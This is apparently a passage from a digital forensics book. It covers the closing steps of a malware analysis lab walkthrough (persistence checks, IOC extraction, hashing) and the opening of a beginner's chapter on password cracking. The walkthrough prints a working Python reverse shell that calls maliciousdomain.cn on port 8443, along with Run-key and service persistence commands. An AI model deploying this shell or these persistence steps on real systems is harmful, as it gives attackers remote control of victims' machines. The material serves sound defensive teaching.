
```
C:\WINDOWS\system32>sc create NotBackDoor binPath= "C:\Python27\python.exe C:\Windows\Tasks\bdw.py" start= auto
sc create NotBackDoor binPath= "C:\Python27\python.exe C:\Windows\Tasks\bdw.py" start= auto
[SC] OpenSCManager FAILED 5:

Access is denied.


C:\WINDOWS\system32>reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v NotBackDoor /t REG_SZ /d "C:\Python27\python.exe C:\Windows\Tasks\bdw.py"
reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v NotBackDoor /t REG_SZ /d "C:\Python27\python.exe C:\Windows\Tasks\bdw.py"
The operation completed successfully.


C:\WINDOWS\system32>
```

At this point we have verified that there is malware present on the system and it is actively being exploited by a remote attacker. We immediately take action to isolate the machine to cut off access from the attacker and protect the rest of the network. In this scenario we would just simply block the IP and port on the perimeter firewall and remove the infected machine from the network before continuing our analysis.


We then take steps to confirm the persistence measures taken by the attacker. We review the services in `services.msc` to verify that NotBackDoor service was not successfully created. Then we take a look to ensure no other unusual service exist. The NotBackDoor service name and the binPath option of `C:\Python27\python.exe C:\Windows\Tasks\bdw.py` are still noted as IOCs since the attacker did attempt to create the service and it could be present on other infected machines if access was granted.




Regedit is then used to verify the run key created after verifying that no malicious services exist. We do find a NotBackDoor key that points to `C:\Python27\python.exe C:\Windows\Tasks\bdw.py`. We make note of this as an IOC. We also note that `C:\Windows\Tasks\` is commonly used as a location to drop malware due to low privilege users being able to write to the location and is common excluded from protections such as application whitelisting since it is located under `C:\Windows`.



The next step for this scenario is to navigate to the `C:\Windows\Tasks\` folder to investigate the `bdw.py` file mentioned in the previous steps. The investigation finds that this is just a simple Python script to establish a reverse shell from the infected computer to the attacker's machine. We are able to determine that it contains the port number 8443 but is pointing to a domain name of `maliciousdomain.cn` instead of IP.



We add this domain to the list of IOCs. We could have also identified the traffic associated with this domain if we had started this investigation by looking for suspicious DNS calls. The .cn root domain indicates this is a Chinese domain and if we are in a scenario where traffic to China is abnormal then this is a potential red flag.





We know that `bdw.py` is malicious and provided a remote attacker access to the infected machine, but we do not yet know how it got there. We see that the document the user stated they received from a new customer ends with the extension `.docm`. This informs us that the document contains macros which could be the initial infection vector (IIV). Analysis on this file needs to be done in an isolated lab to prevent any reinfection.

The document in this scenario contains only one line of text stating that it is a generic document for a malware analysis walkthrough. We could search for unique strings in the document that could be used for IOCs in a real-world scenario to help others determine if they have received the same document. The next step is to check the documents for macros.

Click View in the ribbon menu at the top of the document. Then select the Macros button and click the Edit button in the window that pops up. We find that this document does contain a simple macro that uses PowerShell to download `bdw.py` from `maliciousdomain.cn`. The macro then executes `bdw.py` to initiate the initial reverse shell connection. The macro contains the `AutoOpen` and `Document\_Open` subroutines to run the downloader when the document is opened. We have now verified that `Doc1.docm` is a downloader used to infect the system with a Python-based reverse shell. We add `Doc1.docm` to our list of IOCs.

We could have started our analysis with the `Doc1.docm` document that was mentioned by the user. This would have given us the info to track down the reverse shell that we had found by analyzing the network traffic and processes earlier. Running Wireshark while executing the macro helps us find the DNS calls to the `maliciousdomain.cn`. We can also extract the `bdw.py` script from the HTTP stream since it was download unencrypted via HTTP. This can be useful in instances were more advanced malware downloads another stager and then deletes the stager from the system after running its payload.






```
GET /bdw.py HTTP/1.1
Host: maliciousdomain.cn
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.9.13
Date: Sun, 08 May 2022 08:05:13 GMT
Content-type: text/x-python
Content-Length: 1528
Last-Modified: Fri, 06 May 2022 15:43:22 GMT

#!C:\Python27\python.exe
#File: bd.py
#Author: AresPredator
#License: MIT
#Github: https://github.com/AresPredator-Infolec/back_door
#Description: This script provides a reverse shell bindows systems. It can be used to establish persistence after compromising a system by setting a cronjob, scheduled task, or service to run the script to reestablish connection after
reboots, etc.
import socket
import subprocess
import os
import threading
import sys

RHOST = "maliciousdomain.cn"
RPORT = 8443


#Windows reverse shell and bind shells modified from code found https://stackoverflow.com/questions/17990171/python-windows-reverse-shell-one-liner
def sock2proc(s, p):
    while True:
        data = s.recv(1024)
        if len(data) > 0:
            p.stdin.write(data)
            p.stdin.flush()

def proc2sock(s, p):
    while True:
        s.send(p.stdout.read(1))

def revshell():
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(("%s" %RHOST,RPORT))

    p=subprocess.Popen(["\\windows\\system32\\cmd.exe"], stdout=subprocess.PIPE, stderr=subprocess.STDOUT, stdin=subprocess.PIPE)

    sock2proc_thread = threading.Thread(target=sock2proc, args=[s, p])
    sock2proc_thread.daemon = True
    sock2proc_thread.start()

    proc2sock_thread = threading.Thread(target=proc2sock, args=[s, p])
    proc2sock_thread.daemon = True
    proc2sock_thread.start()

    try:
        p.wait()
    except KeyboardInterrupt:
        s.close()

    return

def main():

    revshell()

if __name__ == '__main__':

    main()
```

We can also use the built in `certutil.exe` tool to generate hashes for the malware files to use for IOCs. Run `certutil -hashfile Dco1.docm SHA256` to generate a SHA256 hash of the document. You can also generate an MD5 hash and generate the hashes for the `bdw.py`. These are useful IOCs for signature-based systems to detect the presence of the malware.


Administrator: Command Prompt

```
C:\>certutil -hashfile C:\Doc1.docm SHA256
SHA256 hash of C:\Doc1.docm:
6fa2281fb38be1ccf006ade3bf210772821159193e38c940af4cf54fa5aaae78
CertUtil: -hashfile command completed successfully.

C:\>certutil -hashfile C:\Doc1.docm md5
MD5 hash of C:\Doc1.docm:
b85e666497ea8e8a44b87bda924c254e
CertUtil: -hashfile command completed successfully.

C:\>certutil -hashfile C:\Windows\Tasks\bdw.py SHA256
SHA256 hash of C:\Windows\Tasks\bdw.py:
f24721812d8ad3b72bd24792875a527740e0261c67c03fe3481be642f8a4f980
CertUtil: -hashfile command completed successfully.

C:\>certutil -hashfile C:\Windows\Tasks\bdw.py md5
MD5 hash of C:\Windows\Tasks\bdw.py:
34ca38da117d1bb4384141e44f5502de
CertUtil: -hashfile command completed successfully.

C:\>
```

We can use Procmon and ProcDOT to verify that the malicious files did not spawn any additional processes that need to be investigated. The ProcDOT graph shows us that the `python.exe` process communicated over TCP to IP 192.168.163.128 and spawned a `cmd.exe` process. We can see the commands that were run in the `cmd.exe` process in the graph and verify that no additional files or processes were created.



We can verify if any other registry settings are changed by executing the Word document macro on our test machine. We use Regshot to take a snapshot before and after opening the document. We then open the comparison of the snapshots to review the changes. Start Regshot then click 1st shot and then shot.




We then open the malicious Word document. We execute the macro allowing it to download the bdw.py reverse shell from out attacker webserver and then add our persistence registry key under HKCUSoftwareMicrosoftWindowsCurrentVersionRun. Then we click 2nd shot in Regshot and select shot. This takes the second snapshot and allows us to click the compare button to compare the snapshots.

This produces a `.txt` document listing all of the registry changes that occurred between the snapshots. It contains a lot of noise and can be tedious to sort through. We can verify that the

persistence mechanism was added. We can find evidence that the user clicked the `Enable Content` button allowing the macro to run. This found by searching for `TrustRecords` to find an entry that lists the malicious document added to the `TrustRecords` key.

We can include automated analysis by uploading the document to VirusTotal to determine if it is detected as malicious by any of the Antivirus vendors. VirusTotal lists 30 out of 62 vendors detected the document as malicious with most of the detections flagging it as a downloader. This matches what we determined from our own analysis.



Analysis Wrap-Up

We have now completed analyzing the system to verify that it is infected with malware. We determined what the malware does and we have extracted IOCs to implement in our defensive tools to detect future infection attempts. The machine will need to be reimaged before returning it to the user for use to ensure all malware has been eradicated. It is important to ensure a forensic image is taken before reimaging the system if evidence preservation is needed to legal cases or future investigations. To recap our IOCs:

- Downloader macro in document title `Doc1.docm`
- Unique string "This is a generic document for a malware analysis walkthrough" in `Doc1.docm`
- Second stage Python reverse shell named `bdw.py` stored in `C:\Windows\Tasks\`
- Service named NotBackDoor to auto start `bdw.py`

- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\NotBackDoor registry key to autorun bdw.py
- SHA256 hash of Doc1.docm - 6fa2281fb38be1ccf006ade3bf210772821159193e38c940af4cf54fa5aaae78
- Md5 hash of Doc1.docm - b85e666497ea8e8a44b87bda924c254e
- SHA256 hash of bdw.py - f24721812d8ad3b72bd24792875a527740e0261c67c03fe3481be642f8a4f980
- Md5 hash of bdw.py - 34ca38da117d1bb4384141e44f5502de
- Bdw.py downloaded from maliciousdomain.cn
- Bdw.py reverse shell to IP 192.168.163.128 (maliciousdomain.cn)
- Bdw.py reverse shell on port 8443

Conclusion

This was a simple example of how to conduct basic malware analysis. The tools and techniques discussed in this scenario can be used in a real-world scenario to determine if a machine is infected with malware and extract some IOCs. The malicious files used for this scenario and a copy of the walkthrough can be found on my GitHub[58]. You will need a system with netcat to receive the reverse shell as well as fakedns[59] to simulate a DNS server to direct the `malicousdomain.cn` calls to your attacker machine.

More advanced malware will require additional tools and techniques. The techniques to reverse engineer malware to include decompiling, disassembling, and debugging is covered in courses such as SANS FOR610 Reverse Engineering Malware[60]. The FOR610 course is a good step up to the next level if you enjoyed this basic malware analysis. The course also teaches some techniques for deobfuscating code whereas this basic analysis only consisted of unobfuscated code.

Additional advanced topics to look into include techniques to recover encryption keys. Those techniques are useful to decrypt source code of encrypted malware or to help recover keys to decrypt files that have been encrypted by ransomware. Assembly language programming familiarity is needed for debugging and reverse engineering of malware. Basic knowledge of JavaScript is also useful for analyzing web-based malware.

You can also increase your skills by taking malware development course from Sektor7[61]. Learning to develop malware will help you better understand how to detect malware and will teach you additional techniques used by modern malware. SANS also offers the advanced FOR710 course for Reverse-Engineering Malware: Advanced Code Analysis[62].

If you enjoyed this walkthrough would like to check out more, you can check out my GitHub[63] for a walkthrough on performing white box code analysis of a vulnerable web application and coding a full chain exploit. I have solutions for various vulnerable web applications and binary exploitation challenges and will be adding a couple of binary exploitation and reverse engineering walkthroughs in the future. I can also add in intermediate malware analysis walkthroughs if there is enough interest.

[58] https://github.com/ApexPredator-InfoSec/Basic-Malware-Analysis
[59] https://github.com/SocialExploits/fakedns/blob/main/fakedns.py
[60] https://www.sans.org/cyber-security-courses/reverse-engineering-malware-malware-analysis-tools-techniques/
[61] https://institute.sektor7.net/red-team-operator-malware-development-essentials
[62] https://www.sans.org/cyber-security-courses/reverse-engineering-malware-advanced-code-analysis/
[63] https://github.com/ApexPredator-InfoSec

Chapter 4 - Password Cracking for Beginners

By John Haynes[64] | GitHub[65] | Discord[66]

Disclaimer & Overview

This chapter is a beginner's guide on how to crack passwords. While on the surface this may seem to be something reserved for cybercriminals, there are legitimate reasons for a law-abiding individual to understand this process. Firstly, those who work in penetration testing or a red team environment will need to know how to do this task. Secondly, law enforcement may need to access data that is password protected with the legal authority of a search warrant. Third, important data may need to be recovered from a device after the owner is deceased for the estate or heirs. There may also be other ways to legally access password-protected data such as forgotten passwords or security concerns in a corporate environment. Finally, it is important for someone who wishes to keep their data secure to understand this process to know why a strong password is important and how to test the security of their passwords without compromising those passwords.

That being said, I do not condone, encourage, or support those who would use this information for malicious or illegal means. This chapter will start with the fundamentals of hashing and end with showing how a strong password makes a substantial difference when attempting to crack complex passwords. I will also touch on more advanced concepts for custom wordlist generation and optimization.

[64] https://www.youtube.com/channel/UCJVXolxwB4x3EsBAzSACCTg
[65] https://github.com/FullTang
[66] http://discordapp.com/users/167135713006059520

In digital forensics, the first challenge is to get the data in a state so that it can be analyzed. For those that need to legally access the data, there should be something in here for you. For those that wish to learn how to better secure their data, there should be something in here for you as well. Let's get started!

Password Hashes

At the fundamental level, a password is like a key that fits into and unlocks a particular lock. Only you have the key, but anyone can come up and inspect the lock. With a mechanical lock, nobody can see the internal functions of the lock without specialized tools like lock picks. If someone was proficient at using lockpicks, they could theoretically determine the depth of each pin while picking the lock to make a key that would unlock the lock.

The same sort of concept is true for passwords. Each password should have a unique algorithmic hash. To obtain a hash, a complex mathematical algorithm is run against a string of data and the output is an extremely unique character string. For some weaker hash algorithms, there have been hash collisions where two different sets of data have resulted in the same outputted hash. However, when considering human-generated passwords, it is normally not necessary to worry about hash collisions. It is sufficient to say that if you have the hash of a password you have the password in an encrypted state. The password hash is how the password is stored on any modern operating system like Windows, macOS, or Linux or for encrypted containers like BitLocker or encrypted 7-Zip files. With the right tools, that is the only part of the password that will be available for an examiner to inspect, just like the mechanical part of a lock is the only thing to inspect on a locked door if someone were to try and pick the lock. There are methods to prevent the extraction of a password hash, but it is reasonable to attempt to find a method to extract a hash from a system if the individual has physical access to the electronic device, encrypted file, or a forensic image (.E01, dd, or similar) of an encrypted volume or file.

